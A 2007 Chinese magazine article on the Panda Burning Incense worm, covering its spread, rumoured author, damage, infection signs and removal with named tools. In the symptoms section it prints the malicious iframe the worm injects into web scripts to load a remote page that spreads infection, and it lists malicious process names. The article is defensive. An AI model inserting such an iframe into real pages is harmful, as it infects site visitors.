

**小编点评**

菜鸟们初入黑道，最怕的事就是中病毒，可是偏偏又老是会中病毒，于是就会问老鸟。老鸟们会回答说，你装个好的杀毒软件吧，这样病毒就都被杀掉了。菜鸟接着问，什么样的杀毒软件才好呢？于是小编就策划了这个专题。

应该说，作者的测试还显得稚嫩，所选择的病毒样本数量还比较小，测试的广度和深度都不够大，还不够专业。所做的结论也仅代表作者本人的观点。但是作为普通用户的角度来体验2007这新的一年里，各大杀毒软件为我们带来的服务，基本上也能算及格了。希望本文能够从某些角度为众菜鸟提供一个杀毒软件选择的参考标准，文章有不足之处，还望大家指正。

# 熊猫烧香全秘密大接触





猫咪森林

从2006年12月到现在，网上人人谈熊猫色变，一只体态可掬的熊猫，举着三根香的形象除了让人害怕之外，不少网友还将它制作成各种各样的图片、Flash、QQ表情互相调侃。更有网友为该病毒做诗三百首、广告词无数条，甚至连周杰伦的新歌《菊花台》也有了熊猫烧香的版本。到底什么是熊猫烧香病毒，它的危害到底有多大，遇到这个病毒应该如何处理，如何防止自己的电脑"满盘皆烧国宝香"，让我们一起来看看吧！

## 一、认识熊猫烧香

### 1．熊猫烧香的简介

数月前，曾经有另一个让人闻风丧胆的蠕虫病毒名为"威金"（Win32/Viking），它的主要症状就是会感染用户的所有exe文件，并且在局域网里肆虐传播，在黑客X档案的"黑客线报"栏目中曾经对此新闻进行过报道。后来，这个病毒的某一个变种在感染exe文件后，会将被感染的图标变成一只举着三根香的熊猫图样，如图1。




图1

根据这个特性，人们把这一威金变种称为"熊猫烧香"病毒，它还有一些名字，例如尼姆亚（Worm.Nimaya）、武汉男生（Whboy）等。而这个本身就是由其它病毒演变而来的熊猫烧香本身，还在不停的升级和变种着。

据说到现在，已经有数百个不同版本的熊猫烧香变种了，1月19日网上有消息称，熊猫烧香的作者在病毒体内宣布停止更新。一时间饱受"熊猫"骚扰之苦的网民们欢欣雀跃，奔走相告，似乎可以松一口气了。可是没过多久，据说是在"熊猫烧香"的基础上演变而来的"电眼间谍"和"金猪报喜"又让网民哭笑不得，再一次陷入了新的恐慌当中。

"电眼间谍"和"金猪报喜"其实和熊猫烧香相比并没有太根本的区别，只是把用户被感染的文件图标改成了一个人头像或者是金猪，据说电眼间谍甚至还有运行在手机上的病毒版本。

**小知识：蠕虫（Worm）和病毒（Virus）的区别**

最早，病毒和蠕虫完全是两个独立的概念，那时的病毒就是指具有破坏性的恶意程序，一般有四大特征：隐蔽性、潜伏性、破坏性、传染性。而蠕虫则是在网络普及后才出现的概念，在网络普及后，出现了一些通过网络肆虐传播的病毒，但是这些病毒并不做特别大的破坏动作，而是一传十，十传百，计算机专家们称这种病毒为蠕虫。而现在，病毒具备的传染性很强，蠕虫也开始具备破坏性，甚至带有木马的性质，它们之间的界线已经越来越模糊了。

### 2．熊猫烧香的作者内幕

或许是因为这个病毒太有名的缘故，人们总有种吃了鸡蛋就想找下蛋母鸡的好奇心理。因为有反病毒专家称，病毒体内存在着"Whboy"的字样，翻译成中文是"武汉男生"，而"武汉男生"这四个字在黑客界曾经轰动一时，当时它的传播面和知名度也是相当的惊人，因此有人说熊猫烧香的作者是一个15

岁的武汉男孩。

也有人说，在熊猫烧香的硝烟里，有一个杀毒软件厂商表现卓越，那就是“超级巡警”。据说在熊猫烧香刚开始出现的时候，各大杀毒软件厂商还没有反应，“超级巡警”就第一个截获到了该病毒并且推出了“专杀工具”，随后，熊猫烧香变种一次，超级巡警也更新一次，渐渐使得这个好用的专杀工具在网民中流传开来，具有了不错的口碑。

可是令人意外的是，没过多久，在天涯社区就有人发现在“超级巡警”的熊猫烧香专杀工具“宣传”的期间，始终有一个来自东北哈尔滨的IP地址在百度贴吧、天涯社区、各大安全论坛恶意贬低其它杀毒软件的专杀工具，并推荐“超级巡警”。根据熊猫烧香最直接的得益人来看，此时又有人猜测，这个来自哈尔滨的IP地址是安全焦点的一个著名“黑客”——killer，也就是超级巡警的作者。

当然，这些都还只是谣传，并没有确凿的证据能够证实病毒作者到底是谁，临近截稿时，网上还流传出了一个令人啼笑皆非的“熊猫烧香作者自白书”，称制作此病毒皆因到深圳找工作不顺利而愤怒的发泄。可惜这个自白书很快就被其他的计算机反病毒专家给揭破，因为从时间上和一些情况来看，这个自白书里的描述显然是不符合实际的。

### 3．熊猫烧香的危害

从2006年12月起，熊猫烧香就已经泛滥成灾了，经历了2个多月的时间，它现在依然具有极为强大的生命力，这在蠕虫病毒历史里都是罕见的。那么这只举着三根香的小熊猫到底进入过多少人的电脑呢？

2006年12月28日，硅谷动力报道《“熊猫烧香”病毒来袭 数十家企业局域网瘫痪》

2007年01月16日，搜狐报道《多家网站被植“熊猫烧香”病毒》，文中所指网站均是国内著名大型IT门户及专业网站，Alexa排名均在全球前300之内。

2007年01月30日，TOM网报道《熊猫烧香病毒致百万网民受害 利益集团操控？》，此次报道中提到受此病毒危害最为严重的是一些网吧业主，近千台电脑集体瘫痪，直接损失30多万元。

2007年02月，CCTV等新闻频道连续数次播放该病毒肆虐互联网的消息，部分门户网站的投票调查系统显示，参与调查的网民中，有超过51%的比例称自己中过该病毒。

2007年2月5日，金山毒霸报道《“熊猫烧香”展开自杀式反击》，称熊猫烧香新变种（Worm.WhBoy.cw）正在大规模“残杀”旧变种，该熊猫烧香变种的传播性和感染性是已有熊猫烧香变种的10倍。

在该病毒发作势头最猛的1月份，由于台湾海底光缆的意外断裂，大部分国外的杀毒软件均不能及时升级，导致受害网民手足无措。

部分稍微有些经验的网民中毒后，试图重新安装操作系统来解决问题，结果发现只要一运行其它磁盘的exe文件，可怕的熊猫就再一次铺满了屏幕，最后不得不狠心把整个硬盘格式化，丢失了非常多相当重要的文件和数据，这样的无形损失是无可估量的。

### 4．熊猫烧香的发展

在熊猫烧香病毒作者宣称“停止更新”后，有网民发贴《熊猫启示录——风波过后的反思》，文中对熊猫本身、普通用户、杀毒软件厂商都进行了一针见血，通透到位的分析和反省。引用原文的话：

在这个“金钱至上”的年代，“熊猫”确是一个非常另类的病毒。因为它的最终目的不是为得到经济利益。难道“熊猫”是回到早先的黑客们为了炫耀自己的技术而诞生的年代？或者是作者为了对早期黑客单纯目的表示敬意？但是从目前我们能看到的信息来看，作者的目的是对普通用户的一次警醒，更是对安全厂商的一次嘲弄！从技术上来说该病毒并没有什么创新之处，但是它却借鉴很多经典病毒、木马甚至是劫持软件的长处。这样一个没有尖端技术却拥有最成熟技术的病毒综合体来到我们面前。

或许现在的新变种，什么金猪、间谍的已经不是原作者在更新了，但是这并不意味着“杀猫”大战就可以停止。网上遍地皆是“熊猫烧香核心源代码”，任何一个稍微有点编程基础的人参考一下或许就能做出一个新的变种。对于我们普通用户来说，在这场杀猫大战中最应该汲取到的教训，就是如何切实的提高自己的安全意识，成为不中毒的那50%的一份子。

## 二、熊猫烧香中毒症状

介绍完熊猫的历史，或许很多人会比较好奇熊猫烧香到底是什么样的表现。最简单的例子，如果你的电脑里出现如图2类似的情况，就一定是中毒了。熊猫烧香病毒除了感染exe文件外，还会把com、pif、src为后缀的文件也感染一遍。





图2

但是，也有一些变种是不修改图标的，也有的变种病毒修改的图标并非是广为人知的熊猫，所以我们还需要一定的其它判断依据。

### 1．杀毒软件与防火墙自动关闭

因为熊猫烧香病毒感染计算机后，第一件事就是结束杀毒软件和防火墙的进程。当你发现自己的杀毒软件的实时监控无法打开，防火墙莫名关闭时，就应该警惕了。

### 2．CPU占用率100%

熊猫烧香病毒干掉杀毒软件之后的第二件事就是开始感染整个硬盘，这段时间你的电脑表现的症状为运行速度缓慢、CPU占用率始终在100%，而且网卡的指示灯不停的闪烁，严重的甚至会在这个期间蓝屏、重新启动。如果把网线拔掉的话情况会稍微好一点，机器稍微不卡一点点。

### 3．双击硬盘打不开

因为大多数熊猫烧香的版本会在每一个磁盘的根目录下放

置autorun.inf文件，这个文件的存在使得你双击硬盘时运行硬盘下的病毒文件，但是硬盘却打不开了。

使用鼠标右键单击每一个磁盘，都可以看到有“Auto”的字样，如果你使用了U盘等移动存储设备，那么U盘也会被感染，当这个U盘带到其它计算机上使用时，就会传染到下一台计算机中。

#### 4．系统里多出可疑进程

在Windows系统中，按下Ctrl+Alt+Del三键可以打开任务管理器，但是中了病毒就不能使用任务管理器了。建议在“开始”－“运行”栏里输入命令**CMD**，进入命令提示符，输入命令**tasklist**就可以看到当前系统的所有进程。假如下列进程存在，很有可能是中了熊猫烧香病毒：

rundl132.exe
spoclsv.exe
sppoolsv.exe
spo0lsv.exe
Fuckjacks.exe
GameSetup.exe
nvscv32.exe

#### 5．硬盘多出可疑文件

当计算机的分区在根目录下出现setup.exe、autorun.inf这两个文件，同时存在%System%\Fuckjacks.exe或%System%\Drivers\spoclsv.exe等异常文件。很有可能你已经是其中一个中招者了。同时熊猫烧香病毒会在每一个感染过的目录里写入一个Desktop_.ini，内容为当前的日期。

> 提示：%System%是指system32目录，假如我们的WindowsXP系统是安装在C盘，这个%System%就是指C:\WINDOWS\system32\目录，假如是Windows2000系统，就是C:\WINNT\system32\。

#### 6．脚本文件被插入恶意框架代码

电脑上所有的脚本文件（*.htm、*.html、*.asp、*.php、*.js、*.aspx）中会存在以下代码：

```
<iframe src="http://www.ctv163.com/wuhan/down.htm" width="0" height="0" frameborder="0"></iframe>
```

这个代码通过框架的形式访问了http://www.ctv163.com/wuhan/down.htm这个页面，一旦有程序员中毒后没有及时发觉，在日常维护网站时将这些被“感染”的脚本程序通过FTP上传到网站上，该网站就成了带毒的网站，会传染给所有访问该站的用户。

#### 7．隐藏文件彻底“隐藏”

小菜们一般都喜欢在“我的电脑”的菜单栏里找到“工具”－“文件夹选项”－“查看”，将“隐藏受保护的操作系统文件(推荐)”的勾去掉，选择“显示所有文件和文件夹”，同时将“隐藏已知文件类型的扩展名”的勾去掉。

这样，系统里所有类型的文件都会清楚无误的展现在我们面前，小菜们也可以轻松查看是否存在恶意文件了。可是中了熊猫烧香病毒后，无论怎么设置，也无法手工修改“文件夹选项”将隐藏的文件显示出来。

#### 8．GHO文件被删除

GHO文件是很多网民喜欢使用的系统备份工具Ghost制作出来的备份文件，往往系统中毒或者瘫痪了，使用Ghost可以轻松的将系统还原为原始状态。熊猫烧香病毒会将GHO为后缀的所有文件删除，让用户无法恢复系统。

以上这些症状仅代表了熊猫烧香最典型几个病毒版本的部分症状。如果仅仅有一两项符合上面的症状，也有可能是中了其它的病毒，请勿胡乱对号入座，吓人吓己。

## 三、看见熊猫，不怕不怕啦

既然熊猫危害如此之大，下手如此之狠，假如自己或者身边的人不小心中毒岂不是很危险很可怕？其实也没什么大不了的，我也有朋友中过熊猫烧香，正好当时我就在她身边，及时发现后，两个小时不到，全部清除完毕。下面来看看我是怎么做的吧！

#### 1．断开网络

因为熊猫烧香是一个蠕虫性质的病毒，它在运行的时候，“无聊”了就拼命的扫描你所在的网络是否有别的电脑可供入侵，一旦发现漏洞，它就把自己复制过去，感染下一台计算机。因为这个动作非常消耗系统资源，如果不断网的话，很可能你无法进行其它的操作，更可怕的是，还会自动传染给别的电脑。

断开网络的最佳办法，专家建议：把电脑机箱后面的网线水晶头拔掉。

#### 2．进入安全模式

重新启动计算机，在开机的过程中按下F8，选择“安全模式”就可以了。因为在安全模式下，大部分的服务和启动项都失效不被加载，包括熊猫烧香。在安全模式下，就可以充分发挥机器的性能用于杀毒。

#### 3．使用熊猫烧香专杀工具查／杀病毒

因为熊猫烧香病毒已经发作了一段时间了，所以很多专杀工具都比较有效而且还能够将被感染的exe文件恢复原样。因此在万不得已的情况下，完全不必要重装系统；以免丢失宝贵的数据。我介绍几款测试后比较好用的专杀工具！

**(1) 熊猫烧香＋金猪报喜病毒专杀工具V1.8正式版**

这是“数据安全实验室”发布的专杀工具，本工具实现检测和清除、修复感染熊猫烧香病毒的文件，对熊猫烧香的未知变种具备侦测和处理能力，可以处理目前所有的熊猫烧香病毒家族和相关变种，清除后的文件具备免疫功能，将不再感染熊猫烧香病毒，其运行后的界面如图3所示。





图3

在1.8版本中增加了对金猪变种的查杀，增加提示用户修改密码，增加关闭自动运行（autorun）功能。下载地址为http:/

/www.dswlab.com/dow/d2.html，推荐度★★★★★。

**（2）金山毒霸“熊猫烧香”（武汉男生）病毒专杀工具 V3.7**

金山公司出品的专杀工具，支持熊猫烧香所有变种的查杀。如果已经中毒，直接运行专杀工具也会失败，病毒会阻止专杀工具启动，请重启系统时，按 F8，选择安全模式，再运行专杀工具处理。下载地址为 http://tool.duba.net/zhuansha/253.shtml，推荐度★★★★。

该专杀工具可以发现部分病毒并清除被病毒感染的 EXE 文件，可修复注册表，显示所有文件和文件夹，防止工具被病毒关掉。尤其是增加了对 htm、html、asp、aspx、php 等文件的查杀，对程序员和网站站长极具实用价值，程序运行后的界面如图 4 所示。

